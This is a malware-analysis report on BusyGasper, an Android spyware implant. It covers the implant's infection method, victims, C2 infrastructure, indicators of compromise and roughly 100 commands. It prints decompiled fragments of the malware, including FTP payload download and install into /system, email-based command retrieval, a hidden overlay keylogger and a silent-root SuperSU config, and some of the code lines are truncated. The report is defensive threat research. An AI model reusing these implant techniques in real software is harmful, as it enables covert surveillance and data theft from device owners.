BusyGasper - the unfriendly spy

By Alexey Firsh

Published: 2018-08-29 · Archived: 2026-04-05 14:19:14 UTC

In early 2018 our mobile intruder-detection technology was triggered by a suspicious Android sample that, as it turned out, belonged to an unknown spyware family. Further investigation showed that the malware, which we named BusyGasper, is not all that sophisticated, but demonstrates some unusual features for this type of threat. From a technical point of view, the sample is a unique spy implant with stand-out features such as device sensors listeners, including motion detectors that have been implemented with a degree of originality. It has an incredibly wide-ranging protocol – about 100 commands – and an ability to bypass the Doze battery saver. As a modern Android spyware it is also capable of exfiltrating data from messaging applications (WhatsApp, Viber, Facebook). Moreover, BusyGasper boasts some keylogging tools – the malware processes every user tap, gathering its coordinates and calculating characters by matching given values with hardcoded ones.

The sample has a multicomponent structure and can download a payload or updates from its C&C server, which happens to be an FTP server belonging to the free Russian web hosting service Ucoz. It is noteworthy that BusyGasper supports the IRC protocol which is rarely seen among Android malware. In addition, the malware can log in to the attacker's email inbox, parse emails in a special folder for commands and save any payloads to a device from email attachments.

This particular operation has been active since approximately May 2016 up to the present time.

Infection vector and victims

While looking for the infection vector, we found no evidence of spear phishing or any of the other common vectors. But some clues, such as the existence of a hidden menu for operator control, point to a manual installation method – the attackers used physical access to a victim's device to install the malware. This would explain the number of victims – there are less than 10 of them and according to our detection statistics, they are all located in the Russia.

Intrigued, we continued our search and found more interesting clues that could reveal some detailed information about the owners of the infected devices. Several TXT files with commands on the attacker's FTP server contain a victim identifier in the names that was probably added by the criminals:

CMDS10114-**Sun1**.txt
CMDS10134-**Ju_ASUS**.txt
CMDS10134-**Tad**.txt
CMDS10166-**Jana**.txt

CMDS10187-**Sun2**.txt
CMDS10194-**SlavaAl**.txt
CMDS10209-**Nikusha**.txt

Some of them sound like Russian names: Jana, SlavaAl, Nikusha.

As we know from the FTP dump analysis, there was a firmware component from ASUS firmware, indicating the attacker's interest in ASUS devices, which explains the victim file name that mentions "ASUS".

Information gathered from the email account provides a lot of the victims' personal data, including messages from IM applications.

Gathered file	Type	Description
lock	Text	Implant log
ldata	sqlite3	Location data based on network (cell_id)
gdata	sqlite3	Location data based on GPS coordinates
sdata	sqlite3	SMS messages
f.db	sqlite3	Facebook messages
v.db	sqlite3	Viber messages
w.db	sqlite3	WhatsApp messages

Among the other data gathered were SMS banking messages that revealed an account with a balance of more than US$10,000.But as far as we know, the attacker behind this campaign is not interested in stealing the victims' money.

We found no similarities to commercial spyware products or to other known spyware variants, which suggests BusyGasper is self-developed and used by a single threat actor. At the same time, the lack of encryption, use of a public FTP server and the low opsec level could indicate that less skilled attackers are behind the malware.

Technical details

Here is the meta information for the observed samples, certificates and hardcoded version stamps:

Certificate	MD5	Module	Version
Serial Number: 0x76607c02 Issuer: CN=Ron Validity: from = Tue Aug 30 13:01:30 MSK 2016	9e005144ea1a583531f86663a5f14607	1	–

to = Sat Aug 24 13:01:30 MSK 2041 Subject: CN=Ron	18abe28730c53de6d9e4786c7765c3d8	2	2.0
Serial Number: 0x6a0d1fec Issuer: CN=Sun Validity: from = Mon May 16 17:42:40 MSK 2016 to = Fri May 10 17:42:40 MSK 2041 Subject: CN=Sun	9ffc350ef94ef840728564846f2802b0	2	v2.51sun
	6c246bbb40b7c6e75c60a55c0da9e2f2	2	v2.96s
	7c8a12e56e3e03938788b26b84b80bd6	2	v3.09s
	bde7847487125084f9e03f2b6b05adc3	2	v3.12s
	2560942bb50ee6e6f55afc495d238a12	2	v3.18s

It's interesting that the issuer "Sun" matches the "Sun1" and "Sun2" identifiers of infected devices from the FTP server, suggesting they may be test devices.

The analyzed implant has a complex structure, and for now we have observed two modules.

First (start) module

The first module, which was installed on the targeted device, could be controlled over the IRC protocol and enable deployment of other components by downloading a payload from the FTP server:

```
if(arg6.startsWith("@install")) {
    v2 = arg6.split(" ");
    if(v2.length != 5) {
        goto label_10;
    }

    String v0_2 = "busybox ftpget -u " + v2[2] + " -p " + v2[3] + " '
            4];
    i.writeLock("cmd: " + v0_2);
    v0_2 = SU.executeShell(v0_2, 30000, 0);
    if(v0_2 != null && (v0_2.equals(": "))) {
        v0_2 = "/system/priv-app/" + v2[4].substring(0, v2[4].length(
        SU.executeShellDelayed("chmod 644 " + v2[4]);
        SU.executeShellDelayed("mount -o rw,remount /system");
        SU.executeShellDelayed("mkdir " + v0_2);
        SU.executeShellDelayed("chmod 755 " + v0_2);
        SU.executeShellDelayed("cp -p " + v2[4] + " " + v0_2);
        SU.executeShellDelayed("ls -l " + v0_2);
```


@install command

As can be seen from the screenshot above, a new component was copied in the system path, though that sort of operation is impossible without root privileges. At the time of writing we had no evidence of an exploit being used to obtain root privileges, though it is possible that the attackers used some unseen component to implement this feature.

Here is a full list of possible commands that can be executed by the first module:

Command name	Description
@stop	Stop IRC
@quit	System.exit(0)
@start	Start IRC
@server	Set IRC server (default value is “irc.freenode.net”), port is always 6667
@boss	Set IRC command and control nickname (default value is “ISeency”)
@nick	Set IRC client nickname
@screen	Report every time when screen is on (enable/disable)
@root	Use root features (enable/disable)
@timer	Set period of IRCService start
@hide	Hide implant icon
@unhide	Unhide implant icon
@run	Execute specified shell
@broadcast	Send command to the second module
@echo	Write specified message to log
@install	Download and copy specified component to the system path

The implant uses a complex intent-based communication mechanism between its components to broadcast commands:



Approximate graph of relationships between BusyGasper components

Second (main) module

This module writes a log of the command execution history to the file named “lock”, which is later exfiltrated. Below is a fragment of such a log:

```
070318221122 NoIBoss
070318221638 USER_PRESENT
070318222337 Created
070318222337 Boot
070318222341 USER_PRESENT
070318222704 Created
070318222704 Cmd:#?#ii
070318222704 #10120 v3.12s 96% ~G PS CDW  R2
```

Log with specified command

Log files can be uploaded to the FTP server and sent to the attacker’s email inbox. It’s even possible to send log messages via SMS to the attacker’s number.

As the screenshot above shows, the malware has its own command syntax that represents a combination of characters while the "#" symbol is a delimiter. A full list of all possible commands with descriptions can be found in Appendix II below.

The malware has all the popular capabilities of modern spyware. Below is a description of the most noteworthy:

- The implant is able to spy on all available device sensors and to log registered events. Moreover, there is a special handler for the accelerometer that is able to calculate and log the device's speed:

```
if(v1 > (((float)com.android.system.bdata.Sensor.limit))) {
    if(!this.c) {
        this.b = false;
    }

    if(!this.b) {
        Logger.reportLog1("Moving!!! Speed:" + v1, false);
        this.b = true;
        if(DataService.l != null && (DataService.l.isHeld()))
            DataService.sendToExec1("tk1");
            Executor.executeTimedShell("input keyevent 3");
```

  This feature is used in particular by the command "tk0" that mutes the device, disables keyguard, turns off the brightness, uses wakelock and listens to device sensors. This allows it to silently execute any backdoor activity without the user knowing that the device is in an active state. As soon as the user picks up the device, the implant will detect a motion event and execute the "tk1" and "input keyevent 3" commands.

  "tk1" will disable all the effects of the "tk0" command, while "input keyevent 3" is the shell command that simulates the pressing of the 'home' button so all the current activities will be minimized and the user won't suspect anything.

- Location services to enable (GPS/network) tracking:

```
String v0_1 = LocationTracking.location_provider_state;
if(LocationTracking.location_provider_state.length() > 0) {
    v0_1 = String.valueOf(v0_1) + ",";
}

Settings$Secure.putString(LocationTracking.context.getContentResolver(), "location_providers_allowed"
        String.valueOf(v0_1) + arg3);
LocationTracking.k = true;
```

- The email command and control protocol. The implant can log in to the attackers email inbox, parse emails for commands in a special "Cmd" folder and save any payloads to a device from email attachments.

```
v6.setProperty("mail.store.protocol", "imaps");
this.store = Session.getDefaultInstance(v6, null).getStore("imaps")
this.store.connect("imap.gmail.com", this.user, this.password);
v4 = null;
v5 = null;
v0 = 0;
v1 = 0;
this.inbox1 = this.store.getFolder("Cmd");
if(this.inbox1.exists()) {
    this.inbox1.open(2);
    v4 = this.inbox1.getMessages();
    v0 = v4.length;
```

Accessing the "Cmd" folder in the attacker's email box

Moreover, it can send a specified file or all the gathered data from the victim device via email.

- Emergency SMS commands. If an incoming SMS contains one of the following magic strings: " 2736428734" or " 7238742800" the malware will execute multiple initial commands:

```
if(this.val$smsBody.charAt(0) == 35) {
    DataService.SendCommand(this.val$smsBody, this.val$incomingNumber, 0);
    return;
}
```

SMS commands execution

```
String v7 = DataService.mPref.getString("ses1", " 2736428734");
String v8 = DataService.mPref.getString("ses2", " 7238742800");
if(!this.val$smsBody.contains(((CharSequence)v7)) && !this.val$smsBody.contains(((
        CharSequence)v8))) {
    return;
}
```

Emergency numbers

Emergency commands execution

```
DataService.SendCommand("ss0#ifr#ir#ii#ifs");
```

Keylogger implementation

Keylogging is implemented in an original manner.

Immediately after activation, the malware creates a textView element in a new window with the following layout parameters:

```
new-instance        v0, WindowManager$LayoutParams
const/4      width  v1, 0xE      -> WRAP_CONTENT
const/4      height v2, 0xE      -> TYPE_SYSTEM_ALERT
const/16     type   v3, 0x07D3   -> FLAG_WATCH_OUTSIDE_TOUCH
const        flags  v4, 0x00040008 -> FLAG_NOT_FOCUSABLE
const/4      format v5, 0xD      -> TRANSLUCENT
```


All these parameters ensure the element is hidden from the user.

Then it adds onTouchListener to this textView and is able to process every user tap.

Interestingly, there is an allowlist of tapped activities:

ui.ConversationActivity
ui.ConversationListActivity
SemcInCallScreen
Quadrapop
SocialPhonebookActivity

The listener can operate with only coordinates, so it calculates pressed characters by matching given values with hardcoded ones:



Additionally, if there is a predefined command, the keylogger can make a screenshot of the tapped display area:

```
int x = raw_x - 20;
y = raw_y - 20;
if(x < 0) {
    x = 0;
}

if(y < 0) {
    y = 0;
}

String v3_1 = "scr" + DataService.p() + ".bmp";
DataService.b(DataService.p() + 1);
DataService.sendToExec1(String.valueOf(DataService.sp.getString("pcto", "r/data/local/tmp/c"))
        + " " + x + " " + y + " 40 40 " + v3_1);
```

Manual access and operator menu


There is a hidden menu (Activity) for controlling implant features that looks like it was created for manual operator control. To activate this menu the operator needs to call the hardcoded number “9909” from the infected device:

```
if(!v0_1.equals("android.intent.action.NEW_OUTGOING_CALL")) {
    return;
}

if(!arg7.getStringExtra("android.intent.extra.PHONE_NUMBER").equals("9909"))
    return;
}

SharedPreferences$Editor v0_3 = v1.edit();
v0_3.putBoolean("pdia", true);
v0_3.commit();
this.setResultData(null);
arg6.getPackageManager().setComponentEnabledSetting(new ComponentName(arg6,
        .class), 1, 1);
v0_2 = new Intent(arg6, DataServiceController.class);
v0_2.addFlags(268435456);
arg6.startActivity(v0_2);
```

A hidden menu then instantly appears on the device display:



The operator can use this interface to type any command for execution. It also shows a current malware log.

Infrastructure

FTP server

The attackers used ftp://213.174.157[.]151/ as a command and control server. The IP belongs to the free Russian web hosting service Ucoz.

246.us	Oct 12 2016	74k
CMDS10044.txt	Nov 7 08:25	1k
CMDS10048.txt	Jan 29 18:51	1k
CMDS10056.txt	Dec 16 07:25	1k
CMDS10114-Sun1.txt	Mar 26 20:37	1k
CMDS10120.txt	Mar 8 10:55	1k
CMDS10134-Ju_ASUS.txt	Mar 27 15:48	1k
CMDS10134-Tad.txt	Feb 25 16:11	1k
CMDS10138.txt	Jan 7 13:11	1k
CMDS10139.txt	Feb 6 06:31	1k
CMDS10147.txt	Feb 6 06:32	1k
CMDS10166-Jana.txt	Feb 6 10:41	1k
CMDS10187-Sun2.txt	Mar 12 09:06	1k
CMDS10194-SlavaAl.txt	Apr 2 20:51	1k
CMDS10209-Nikusha.txt	Mar 28 12:13	1k
CMDS10224.txt	Jul 17 2017	1k
MobileManagerService.apk	Oct 10 08:55	32k
bb.txt	Oct 22 06:35	1080k
bdata.xml	Jul 17 2017	1k
bdatas.apk	Mar 20 08:20	234k
com.android.network.irc.apk	Mar 20 08:20	16k
mobilemanager.apk	Oct 10 08:58	1340k
privapp.txt	Oct 22 18:29	6k
run-as.x	Oct 26 2016	10k
run-as.y	Oct 26 2016	14k
supersu.apk	Oct 6 2017	6057k
supersu.cfg	Nov 10 13:30	1k
supersu.cfg.ju	Nov 7 2016	1k
supersu.cfg.old	Oct 22 2016	1k
us.x	Oct 12 2016	74k

Files	Description

CMDS*.txt	Text files with commands to execute
supersu.apk	SuperSU (eu.chainfire.supersu, https://play.google.com/store/apps/details?id=eu.chainfire.supersu) tool
246.us us.x	SuperSU ELF binaries
supersu.cfg supersu.cfg.ju supersu.cfg.old	SuperSU configs with spyware implant mention
bb.txt	BusyBox v1.26.2 ELF file
bdata.xml	Config file for excluding malware components from Android battery saver feature Doze
bdatas.apk	Main implant module
com.android.network.irc.apk	Start implant module
MobileManagerService.apk	ASUS firmware system component (clean)
mobilemanager.apk	Corrupted archive
privapp.txt	Looks like a list of system applications (including spyware components) from the infected device
run-as.x run-as.y	Run-as tool ELF file

SuperSU config fragment for implant components and the busybox tool supersu.cfg:

```
[com.android.system.bdata]
uid=48
access=1

[stericson.busybox]
uid=149
access=1

[com.android.network.irc]
uid=47
access=1
```

This config allows the implant to use all root features silently.

Content of bdata.xml file:

```
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <allow-in-power-save package="com.android.system.bdata" />
        <allow-in-power-save package="com.android.network.irc" />
</config>
```

It can be added to the /system/etc/sysconfig/ path to allowlist specified implant components from the battery saving system.

Email account

A Gmail account with password is mentioned in the sample's code:

```
MServ.w = true;
v9 = new Auth(MServ.sp.getString("guser", "[redacted]@gmail.com"), MServ
        .sp.getString("gpass", "[redacted]"));
v10 = v9.readMails();
if(v10 == null) {
}
else if(v10.length != 0) {
    int v11 = v10.length;
    v8 = 0;
    v0_1 = 0;
    goto label_24;
}
```

It contains the victim's exfiltrated data and "cmd" directory with commands for victim devices.

Appendix I: Indicators of compromise

MD5

9E005144EA1A583531F86663A5F14607
18ABE28730C53DE6D9E4786C7765C3D8
2560942BB50EE6E6F55AFC495D238A12
6C246BBB40B7C6E75C60A55C0DA9E2F2
7C8A12E56E3E03938788B26B84B80BD6
9FFC350EF94EF840728564846F2802B0
BDE7847487125084F9E03F2B6B05ADC3

C2

ftp://213.174.157[.]151/

Appendix II: List of all possible commands

These values are valid for the most recently observed version (v3.18s).

Decimal	Char	Description
33	!	Interrupt previous command execution
36	$	Make a screenshot
48	0	Execute following shell: rm c/*; rm p/*; rm sdcard/Android/system/tmp/r/* (wipe environment paths?)
63	?	Log device info and implant meta information
66(98)	B(b)	Broadcast specified command to another component
67(99)	C(c)	Set specified command on timer to execute
Debug		
68(100) 65(97)	D(d) A(a)	Log last 10 tasks by getRecentTasks api
68(100) 83(115)	D(d) S(s)	Log info about device sensors (motion, air temperature and pressure, etc.)
68(100) 84(116)	D(d) T(t)	Log stack trace and thread information
GPS module		
101	e	Broadcast command to GPS-tracking external component
71(103)	G(g)	Location tracking GPS/network
Interaction with operators		
73(105) 102 114	I(i) f r	Get specified file from FTP (default – CMDS file with commands)
73(105) 102 115	I(i) f s	Upload exfiltrated data
73(105) 73(105)	I(i) I(i)	Start/stop IRC service
73(105) 76(108)	I(i) L(l)	Send current location to IRC
73(105) 77(109)	I(i) M(m)	Push specified message to IRC

73(105) 82(114)	I(i) R(r)	Read commands from the email inbox
73(105) 83(115)	I(i) S(s)	Send specified file or all gathered data in email with UID as a subject
Network geolocation		
76(108)	L(l)	Get info on current cell_id
Camera features		
77(109) 99	M(m) c	Capture photo
77(109) 108	M(m) l	Log information about available cameras
77(109) 114 97	M(m) r a	Start/stop audio recording (default duration – 2 minutes)
77(109) 114 98	M(m) r b	Start/stop audio recording with specified duration
77(109) 114 44(114)	M(m) r ,(r)	Start fully customizable recording (allow to choose specific mic etc.)
77(109) 114 115	M(m) r s	Stop previous recording
77(109) 114 116	M(m) r t	Set recording duration
77(109) 118	M(m) v	Capture video with specified duration and quality
Common		
79(111) 102	O(o) f	Hard stop of implant services, unregister receivers
79(111) 110	O(o) n	Start main implant service with all components
80(112)	P(p)	Find specified images and scale them with “inSampleSize” API
81(113)	Q(q)	Stop main implant service
82(114)	R(r)	Execute specified shell command
Shared preferences setup		
83(115) 33	S(s) !	On/off hidden operator activity
83(115) 61	S(s) =	Shared preferences control (set/remove specified value)

83(115) 98	S(s) b	On/off sending SMS message after device boot
83(115) 99	S(s) c	Put boolean value in shared preference “cpyl”
83(115) 100	S(s) d	Put boolean value in shared preference “dconn”
83(115) 101	S(s) e	On/off periodically reenabling data connectivity
83(115) 102	S(s) f	Set GPS location update period
83(115) 105	S(s) i	Put boolean value in shared preference “imsg”
83(115) 108 97	S(s) l a	On/off foreground process activity logging
83(115) 108 99	S(s) l c	Start watching on captured photos and videos
83(115) 108 102	S(s) l f	Start watching on Facebook messenger database changes
83(115) 108 108	S(s) l l	On/off browser history logging
83(115) 108 116	S(s) l t	Start watching on Telegram messenger cache database changes
83(115) 108 118	S(s) l v	Start watching on Viber messenger database changes
83(115) 108 119	S(s) l w	Start watching on WhatsApp messenger database changes
83(115) 109	S(s) m	On/off sending log SMS messages
83(115) 110(112)	S(s) o(p)	Set operator telephone number (for SMS logging)
83(115) 113	S(s) q	Set implant stop-mode (full or only main service)
83(115) 114	S(s) r	On/off execution shell as root
83(115) 115	S(s) s	On/off screen state logging
83(115) 116	S(s) t	On/off screen touches logging and number of related screenshots
83(115) 117	S(s) u	On/off debug logging mode with system thread info
83(115) 120	S(s) x	Use FTP connection via busybox or default Socket API

Sensor and display control		
84(116) 98	T(t) b	On/off screen brightness
84(116) 100	T(t) d	On/off network data (internet)
84(116) 75(107) 48	T(t) K(k) 0	Mute, turn off brightness, disable keyguard, use wakelock and listen on device sensors.
84(116) 75(107) 49	T(t) K(k) 1	Disable features from previous command
84(116) 75(107) 50	T(t) K(k) 2	Disable Keyguard instance
84(116) 75(107) 51	T(t) K(k) 3	Write “userActivity” to log
84(116) 115 48	T(t) s 0	Disable sensor listener
84(116) 115 49	T(t) s 1	Register listener for specified sensor
84(116) 115 108	T(t) s l	Log int value from file /dev/lightsensor
84(116) 119 48	T(t) w 0	Turn WiFi off
84(116) 119 49	T(t) w 1	Turn WiFi on
84(116) 119 108	T(t) w l	Control WiFi lock
Common backdoor commands		
85(117)	U(u)	Download payload, remount “system” path and push payload there. Based on the code commentaries, this feature might be used to update implant components
87(119)	W(w)	Send SMS with specified text and number
Updates from the newest version		
122 33	z !	Reboot device
122 99	z c	Dump call logs
122 102	z f p	Send gathered data to FTP

122 102	z f g	Get CMDS* text file and execute contained commands
122 103	z g	Get GPS location (without log, only intent broadcasting)
122 108 102	z l f	Dump Facebook messages during specified period
122 108 116	z l t	Dump Telegram cache
122 108 118	z l v	Dump Viber messages during specified period
122 108 119	z l w	Dump WhatsApp messages during specified period
122 110	z n	Get number of all SMS messages
122 111	z o	Set ringer mode to silent
122 112	z p	Open specified URL in webview
122 114	z r	Delete all raw SMS messages
122 116	z t	Set all internal service timers
122 122	z z	Remove shared preferences and restart the main service
126	~	On/off advanced logging mode with SMS and UI activity
